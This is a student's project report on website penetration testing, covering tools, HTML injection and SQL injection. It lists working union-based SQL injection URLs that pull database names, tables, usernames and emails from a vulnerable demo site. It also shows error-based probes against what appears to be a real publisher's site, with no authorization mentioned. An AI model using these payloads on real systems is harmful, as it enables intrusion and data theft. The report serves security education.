WEBSITE PENETRATION TESTING

REPORT OF PROJECT SUBMITTED FOR PARTIAL FULFILLMENT OF THE

REQUIREMENT FOR THE DEGREE OF

BACHELOR OF COMPUTER APPLICATION

By

SURANJANA BANERJEE

REGISTRATION NO – 211641001210001 OF 2021-22

UNIVERSITY ROLL NO – 16401221003

UNDER THE SUPERVISION OF

Mr. SRIKANTA SEN

[Assistant Professor, George College of Management and Science]

AT

GEORGE COLLEGE OF MANAGEMENT AND SCIENCE

[Affiliated to Maulana Abul Kalam Azad University of Technology]

B.B.T. ROAD, KOLKATA – 141

NOVEMBER – 2023

GEORGE COLLEGE OF MANAGEMENT AND SCIENCE

KOLKATA – 7OO141, INDIA

CERTIFICATE

The report of the Project titled Web Penetration Testing submitted by SURANJANA BANERJEE (Roll No.: 16401221003 of BCA 5 TH Semester Of 2023) has been prepared under our supervision for the partial fulfillment of the Requirements for BCA degree awarded by MAULANA ABUL KALAM AZAD UNIVERSITY OF TECHNOLOGY

The report is hereby forwarded.

_____

Mr. SRIKANTA SEN

Dept. of BCA

(Internal Supervisor)

ACKNOWLEDGEMENT

I express my sincere gratitude to Mr. Srikanta Sen of Department of BCA, GCMS and for extending their valuable times for me to take up this problem as a Project. I am also indebted to Mr. Akash Agasti, Mr. Prasun Banerjee for their unconditional help and inspiration.

Date: ……. 2023

SURANJANA BANERJEE

Reg. No.: 211641001210001 OF 2021-22

Roll No.: 16401221003

BCA 5th Semester 2023,

George College of Management and Science

GEORGE COLLEGE OF MANAGEMENT AND SCIENCE

[Affiliated to Maulana Abul Kalam Azad University of Technology]

B.B.T. ROAD, KOLKATA – 141

CERTIFICATE of ACCEPTANCE

The report of the Project titled Web Penetration Testing submitted by SURANJANA BANERJEE (Roll No.: 16401221003 of BCA 5th Semester of 2023) is hereby recommended to be accepted for the partial fulfillment of the requirements for BCA degree in MAULANA ABUL KALAM AZAD UNIVERSITY OF TECHNOLOGY.

Name of the Examiner	**Signature with Date**
1. ……	**……**
2. ……	**……**
3. ……	**……**
4. ……	**……**

Project Proposal: Website Penetration Testing

1. Introduction:

We propose a minor project focused on Website Penetration Testing as part of our academic curriculum. The objective is to provide hands-on experience in identifying and mitigating security vulnerabilities in web applications. This project will equip students with practical skills in ethical hacking and cybersecurity.

2. Project Objectives:

- Introduce us to the fundamentals of penetration testing.
- Enable us to identify and exploit common web application vulnerabilities.
- Develop skills in using penetration testing tools and techniques.
- Enhance understanding of security best practices in web development.

3. Scope of Work:

The penetration testing project will cover:

- Basic concepts of ethical hacking and penetration testing.
- Hands-on training with popular penetration testing tools.
- Identification and exploitation of common web vulnerabilities.
- Documentation of findings and recommendations for mitigation.

4. Methodology:

The project will follow a simplified methodology, including:

- Introduction to ethical hacking and penetration testing.
- Setting up a controlled testing environment.
- Hands-on exercises with tools like Nessus, SQL map.
- Simulated website penetration testing.
- Reporting and documentation of vulnerabilities.

5. Deliverables:

Upon completion, we will submit:

- A report detailing the testing methodology and procedures.
- Documentation of identified vulnerabilities with severity ratings.
- Recommendations for mitigation and improving website security.

6. Timeline:

The minor project is expected to be completed over 12 weeks, with the following milestones:

- Project initiation and introduction to ethical hacking
- Setting up the testing environment
- Hands-on exercises and practical testing
- Documentation of findings and recommendations
- Project conclusion and presentation

7. Resources:

We will utilize online resources, tutorials, and guidance provided by the project supervisor. Additionally, access to virtual labs and simulation environments will be arranged to facilitate practical learning.

8. Evaluation:

We will be assessed based on the quality of their documentation, the accuracy of vulnerability identification, and the effectiveness of their recommended mitigation strategies.

9. Benefits:

- Practical exposure to real-world security challenges.
- Skill development in ethical hacking and penetration testing.
- Understanding of the importance of security in web development.

10. Conclusion:

This minor project aims to bridge the gap between theoretical knowledge and practical application in the field of cybersecurity. It provides students with valuable skills that are increasingly in demand in the industry.

11. Project Supervisor:

Mr. SRIKANTA SEN

[Assistant Professor, George College of Management and Science]

We appreciate your consideration of this project proposal and look forward to the opportunity to enhance the cybersecurity skills of our students.

Sincerely,

Suranjana Banerjee

[Student of BCA 5Th Sem]

System Used in this project:

OS Used: Windows 11 Home

System RAM: 8 GB DDR4 RAM.

System Processor: INTEL i3 10th generation processor.

System Disk space: 93.4 GB available disk space.

Software Used in this project:


1. **Virtual Machine / VM Box:** A virtual machine, commonly shortened to just VM, is no different than any other physical computer like a laptop, smart phone, or server. It has a CPU, memory, disks to store your files, and can connect to the internet if needed. A virtual machine is a computer file, typically called an image, that behaves like an actual computer. It can run in a window as a separate computing environment, often to run a different operating system. The virtual machine is partitioned from the rest of the system, meaning that the software inside a VM can't interfere with the host computer's primary operating system.

2. **Kali Linux:** Kali Linux (formerly known as Back Track Linux) is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. It does this by providing common tools, configurations, and automations which allows the user to focus on the task that needs to be completed, not the surrounding activity. Kali Linux contains industry specific modifications as well as several hundred tools targeted towards various Information Security tasks, such as Penetration Testing, Security Research, Computer Forensics, Reverse Engineering, Vulnerability Management and Red Team Testing. Kali Linux is a multi-platform solution, accessible and freely available to information security professionals and hobbyists.

3. **Google Chrome:** Google Chrome browser is a free web browser used for accessing the internet and running web-based applications. The Google Chrome browser is based on the open source Chromium web browser project. Google released Chrome in 2008 and issues several updates a year. Google Chrome is available for Microsoft Windows, Apple macOS and Linux desktop operating systems (OSes), as well as the Android and iOS mobile operating systems.

4. **Mozilla Firefox:** Firefox is a free, open source web browser developed by the Mozilla Foundation and Mozilla Corporation in 2004. The Firefox web browser can be used with Windows, Mac and Linux operating systems, as well as Android and iOS mobile devices. Firefox uses the Google search page as its homepage and default search engine. Firefox is guided by The Mozilla Manifesto, a set of principles the nonprofit Mozilla Foundation developed.

5. **bWAPP**: bWAPP, a buggy web application, is a free and open-source deliberately insecure web application. It helps security enthusiasts, developers, and students discover and prevent web vulnerabilities. bWAPP prepares one to conduct successful penetration testing and ethical hacking projects.



6. **DVWA:** DVWA stands for Damn Vulnerable Web Application, is a PHP/MySQL web application that is damn vulnerable. The main goal of this pentesting playground is to aid penetration testers and security professionals to test their skills and tools. In addition, it can aid web developers better understand how to secure web apps, but also to aid students/teachers to learn all about web app security and possible vulnerabilities.

7. **XAMPP:** XAMPP is a free and open-source cross-platform web server solution stack package developed by Apache Friends, consisting mainly of the Apache HTTP Server, MariaDB database, and interpreters for scripts written in the PHP and Perl programming languages. Since most actual web server deployments use the same components as XAMPP, it makes transitioning from a local test server to a live server possible.

8. **Nessus:** Nessus is a platform developed by Tenable that scans for security vulnerabilities in devices, applications, operating systems, cloud services and other network resources. Nessus now encompasses several products that automate point-in-time vulnerability assessments of a network's attack surface, with the goal of enabling enterprise IT teams to stay ahead of cyber attackers by proactively identifying and fixing vulnerabilities as the tool discovers them, rather than after attackers exploit them. Nessus identifies software flaws, missing patches, malware, denial-of-service vulnerabilities, default passwords and misconfiguration errors, among other potential flaws. When Nessus discovers vulnerabilities, it issues an alert that IT teams can then investigate and determine what - if any - further action is required.

Index

What is Penetration Testing?

A penetration test (pen test) is an authorized simulated attack performed on a computer system to evaluate its security. Penetration testers use the same tools, techniques, and processes as attackers to find and demonstrate the business impacts of weaknesses in a system. Penetration tests usually simulate a variety of attacks that could threaten a business. They can examine whether a system is robust enough to withstand attacks from authenticated and unauthenticated positions, as well as a range of system roles. With the right scope, a pen test can dive into any aspect of a system.

What are the benefits of penetration testing?

Ideally, software and systems were designed from the start with the aim of eliminating dangerous security flaws. A pen test provides insight into how well that aim was achieved. Pen testing can help an organization

- Find weaknesses in systems
- Determine the robustness of controls
- Support compliance with data privacy and security regulations (e.g., PCI DSS, HIPAA, GDPR)
- Provide qualitative and quantitative examples of current security posture and budget priorities for management

What are the phases of pen testing?

Pen testers simulate attacks by motivated adversaries. To do this, they typically follow a plan that includes the following steps:

Reconnaissance: Gather as much information about the target as possible from public and private sources to inform the attack strategy. Sources include internet searches, domain registration information retrieval, social engineering, nonintrusive network scanning, and sometimes even dumpster diving. This information helps pen testers map out the target's attack surface and possible vulnerabilities. Reconnaissance can vary with the scope and objectives of the pen test; it can be as simple as making a phone call to walk through the functionality of a system.

Scanning: Pen testers use tools to examine the target website or system for weaknesses, including open services, application security issues, and open-source vulnerabilities. Pen testers use a variety of tools based on what they find during reconnaissance and during the test.

Gaining access: Attacker motivations can include stealing, changing, or deleting data; moving funds; or simply damaging a company's reputation. To perform each test case, pen testers determine the best tools and techniques to gain access to the system, whether through a weakness such as SQL injection or through malware, social engineering, or something else.

Maintaining access: Once pen testers gain access to the target, their simulated attack must stay connected long enough to accomplish their goals of exfiltrating data, modifying it, or abusing functionality. It's about demonstrating the potential impact.

HTML Injection

What is HTML Injection?

HTML Injection is an attack that is similar to Cross-site Scripting (XSS). While in the XSS vulnerability the attacker can inject and execute JavaScript code, the HTML injection attack only allows the injection of certain HTML tags. When an application does not properly handle user supplied data, an attacker can supply valid HTML code, typically via a parameter value, and inject their own content into the page. This attack is typically used in conjunction with some form of social engineering, as the attack is exploiting a code-based vulnerability and a user's trust. Cross-site scripting (XSS) vulnerabilities can be used by attackers to bypass authentication controls there by gaining access to sensitive data on your system.


HTML Injection: Stored

A "stored HTML" attack also known as "Persistence" occurs when a malicious script is injected into a web application and then permanently stored inside the application server. The application server then dumps the malicious script back out to the user when the user accesses the injected webpage. When the customer clicks on the payload, which looks like an official element of the website, the browser will execute the injected HTML code.

The "comment option" on blogs, which enables any user to provide feedback in terms of comments for the admin or other users, is the most prevalent example of stored HTML.

HTML Injection: Reflected

When a web application replies to user input without first verifying it, it results in "Reflected HTML Injection", also known as "Non-Persistence Vulnerability." This gives a potential attacker access to the single HTML response, where they can insert browser executable code. It is referred to as "non-persistent" since the malicious script is not kept on the web server, necessitating the use of phishing to spread the malicious link and lure the user in.



Mitigation And Prevention HTML Injection

No cyber risk should be taken lightly. In fact, AppSec professionals must have appropriate remedies in place to fix, prevent, and mitigate any sort of vulnerabilities ASAP. Below mentioned are some viable ways to control the spread and risks of HTML injections.

- The first and foremost HTML injection prevention principle is to validate output and inputs as the attack only targets non-verified inputs/outputs.

- Second, experts recommend inspecting every input and finding out if there is any HTML or script code mentioned in the inputs. Many tools are there to help you out in the process.

- The adoption of good security testing practices is also very viable to control the spread of these attacks. Try using automated testing tools so that no single website component is missed from being tested.

- When mitigation is concerned, using a WAF or Web Application Firewall is a great technique to adopt. With WAF, website owners can stop hackers or users from modifying the input codes. This way, HTML codes can't be a part of website inputs. The use of a CSP or Content Security Policy is also useful to mitigate this type of attack. However, you need to understand that this policy is not applicable in every use case. Hence, you need to adopt other ways as well.

SQL Injection

What is SQL Injection?

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

SQL Injection: Union-Based


Union-based SQL injection involves the use of the UNION operator that combines the results of multiple SELECT statements to fetch data from multiple tables as a single result set. The malicious UNION operator query can be sent to the database via website URL or user input field.

In SQL Injection, the UNION operator is commonly used to attach a malicious SQL query to the original query intended to be run by the web application. The result of the injected query will be joined with the result of the original query. This allows the attacker to obtain column values from other tables.


Example: http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, 2, 3

Example: http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,@@version,3


Example: http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3




Example: http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(table_name),3+from+information_schema.tables+where+table_schema=database()--




Example: http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name=%27users%27



Example: http://testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,group_concat(uname),3%20from%20users




Example: http://testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,group_concat(email),3%20from%20users




SQL Injection: Error Based

In an error-based SQL injection, the attacker sends SQL queries to the database to cause errors and then monitors error messages displayed by the database server. This lets the attacker obtain information about the structure of the database.


Example: http://testphp.vulnweb.com/artists.php?artist=1%27




Example: http://testphp.vulnweb.com/artists.php?artist=1 order by 4



Example: https://www.copalpublishing.com/book-detail.php?id=34%27




Example: https://www.copalpublishing.com/book-detail.php?id=34 order by 2

